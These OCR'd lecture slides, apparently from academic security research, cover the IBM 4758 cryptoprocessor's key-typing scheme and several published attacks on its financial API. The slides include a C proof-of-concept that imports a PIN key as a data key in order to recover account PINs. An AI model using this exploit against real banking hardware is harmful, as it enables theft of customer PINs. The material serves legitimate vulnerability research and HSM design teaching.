
- First cryptoprocessor to be certified all round FIPS140-1 Level 4
- Costs about £2000. Export restrictions.
- Can run arbitrary software inside
- IBM Financial software package is the Common Cryptographic Architecture (CCA)

Control Vectors

- Fancy name for ‘type’
- An encrypted key *token* looks like this :

$$E_{Km \oplus TYPE}(\ \mathrm{KEY}\ ),\ \mathrm{TYPE}$$

4758 Key Hierarchy



4758 Type Diagram

5,156 separate types!

Aaaaaarggghh!

150 transactions +
Parameter space

Exact rules are secret-
“Security through obscurity”

Taming the Complexity

- Need a custom formal language to express the types and transitions
- Language <u>must</u> have consistent feel to the documentation
- Would need to compile to a formal language where worthwhile things can be proved

Key Part Import

- Thee key-part holders, each have KPA, KPC, KPC
- Final key **K** is $\mathbf{KPA} \oplus \mathbf{KPB} \oplus \mathbf{KPC}$
- All must collude to find K, but any one key-part holder can choose difference between desired K and actual value.

4758 Key Import Attack

$$\mathtt{KEK1} = \mathtt{KORIG}$$

$$\mathtt{KEK2} = \mathtt{KORIG} \oplus (\mathtt{old\_CV} \oplus \mathtt{new\_CV})$$


Normally ...

$$D_{\mathtt{KEK1}\oplus\mathtt{old\_CV}}(E_{\mathtt{KEK1}\oplus\mathtt{old\_CV}}(\mathtt{KEY})) = \mathtt{KEY}$$

Attack ...


$$D_{\mathtt{KEK2}\oplus\mathtt{new\_CV}}(E_{\mathtt{KEK1}\oplus\mathtt{old\_CV}}(\mathtt{KEY})) = \mathtt{KEY}$$

4758 I/E Loop Attack



4758 Key Binding Attack

$$E_K(D_K(E_K(\ \mathrm{KEY}\ ) = E_K(\mathrm{KEY})$$



A

Single Length Key

A A

Double Length “Replicate”

X Y

Double Length

A A

B B

A B

A Sample Attack

```
void attack_typecast(void)
{
// permissions reqd:
// key part combine
// data key import , encipher

DEFINE_RRED

// inputs
UCHAR kekmod[65];
UCHAR extpinkey[65];

UCHAR extpinkeymod[65];
UCHAR opdatakey[65];
UCHAR tempdatakey[65];
//UCHAR new_control_vector[16];

UCHAR init_vector[8];
UCHAR chaining_vector[18];
UCHAR account_number[8];   // put the account number here
UCHAR pin[8];

// rebuild the extpinkey token to have a DATA control vector
generate_data_key(tempdatakey);

bind_new_cv_to_external_token(extpinkeymod,extpinkey,tempdatakey);
```

```
// now import the modified external token

Data_Key_Import( A_RETRES , A_ED ,
                 extpinkeymod ,
                 kekmod ,
                 opdatakey );

if( check("Data_Key_Import of external token",RETRES) )
    return;

// opdatakey now contains a pin key imported as a data key

fill_null(init_vector);
fill_null(chaining_vector);

// do some enciphering
Encipher( A_RETRES , A_ED ,
          opdatakey ,
          I_LONG(8) ,
          account_number ,
          init_vector ,
          I_LONG(0) ,
          NULL ,
          ’\0’ ,
          chaining_vector ,
          pin );

if( check("Attack enciphering of account number",RETRES) )
    return;
}
```

Design Heuristics

- No related keys
- Keep keys “atomic”
- Avoid types which cross levels in key hierarchy

“ In Next Week’s Episode…”

- PRISM security module falls to MIM attack ?
- nCipher boxes fall to a related key attack ?
- Racal HSM still has VSM faults ?

More Info

“The Correctness of Crypto Transaction Sets”

Ross Anderson, April 2000

IBM Manuals/Drivers/Example Code

http://www-3.ibm.com/security/cryptocards/

My Research Page

http://www.cl.cam.ac.uk/~mkb23/research.html